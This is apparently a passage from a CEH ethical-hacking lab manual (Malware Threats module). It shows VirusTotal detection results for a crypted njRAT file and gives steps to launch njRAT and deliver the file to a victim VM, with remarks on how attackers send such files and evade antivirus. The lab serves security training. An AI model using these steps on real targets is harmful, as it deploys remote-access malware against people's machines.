
The first screenshot shows the VirusTotal scan results for a file. The file is identified as 'CryptedFile.exe' with a size of 863.50 KB, uploaded on 2022-04-04 11:34:21 UTC. The scan results show that 42 security vendors and no sandboxes flagged this file as malicious. The file is categorized as 'EXE'.

The second screenshot shows the 'DETECTION' tab of the VirusTotal scan results. It lists various security vendors and their detection results for the file.

Vendor	Detection Result
Ad-Aware	AIT:Trojan.Nymeria.81
ALYac	AIT:Trojan.Nymeria.81
Avast	AutoIt:Runner-AN [Trj]
Avira (no cloud)	HEUR/AGEN.1245427
BitDefender	AIT:Trojan.Nymeria.81
Bkav Pro	W32.AIDetect.malware2
CrowdStrike Falcon	Win/malicious_confidence_60% (D)
AhnLab-V3	Dropper/Win32.RL_Autoit.R281176
Arcabit	AIT:Trojan.Nymeria.81
AVG	AutoIt:Runner-AN [Trj]
Baidu	Win32.Trojan-Dropper.Autoit.c
BitDefenderTheta	AI:Packers.4A7CAE7C15
CAT-QuickHeal	TrojanPWS.Autoit.Zbot.S
Cybereason	Malicious.a645fc
Microsoft	Program:Win32/Wacapew.C!ml
SecureAge APEX	Malicious
Symantec	Backdoor.Ratenjay
Trapmine	Suspicious.low.ml.score
VirIT	Trojan.Win32.Autoit_c.BCXS
NANO-Antivirus	Trojan.Script.Autoit.dcckyk
Sophos	ML/PE-A + Troj/Autoit-BIF
TEHTRIS	Generic.Malware
Trellix (FireEye)	Generic.mg.efcad56a645fc1bf
ZoneAlarm by Check Point	Trojan-Dropper.Win32.Autoit.bpz
Acronis (Static ML)	Undetected
Alibaba	Undetected
Antiy-AVL	Undetected
ClamAV	Undetected
Comodo	Undetected
Gridinsoft	Undetected
Jiangmin	Undetected
K7AntiVirus	Undetected
K7GW	Undetected
Kingsoft	Undetected
Lionic	Undetected
Palo Alto Networks	Undetected
Rising	Undetected
Sangfor Engine Zero	Undetected
SentinelOne (Static ML)	Undetected


Module 07 – Malware Threats

17. Only a few anti-virus programs have detected **CryptedFile.exe** as a malicious file. Minimize or close the browser window.
18. Now, we will test the functioning of a Crypted file (**CryptedFile.exe**).
19. Go to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**, double-click the **njRAT v0.7d.exe** file and launch **njRAT** by choosing the default port number **5552**, and then click **Start**.
20. In this exercise, we have already created a crypted file (**CryptedFile.exe**), built using njRAT.



21. Use any technique to send **CryptedFile.exe** to the intended target—through email or any other source (In real-time, attackers send this server to the victim).
- Note:** In this task, we copied the **CryptedFile.exe** file to the shared network location (**CEH-Tools**) to share the file.

Module 07 – Malware Threats



22. Switch to the **Windows Server 2022** virtual machine.


Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa\$\$w0rd** as password.

23. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**CryptedFile.exe**), in which the attacker (here, you) sent the server executable, to the **Desktop** of **Windows Server 2022**.

24. Here, you are acting both as the **attacker** who logs into the **Windows 11** machine to create a malicious server and as the victim who logs into the **Windows Server 2022** machine and downloads the server.

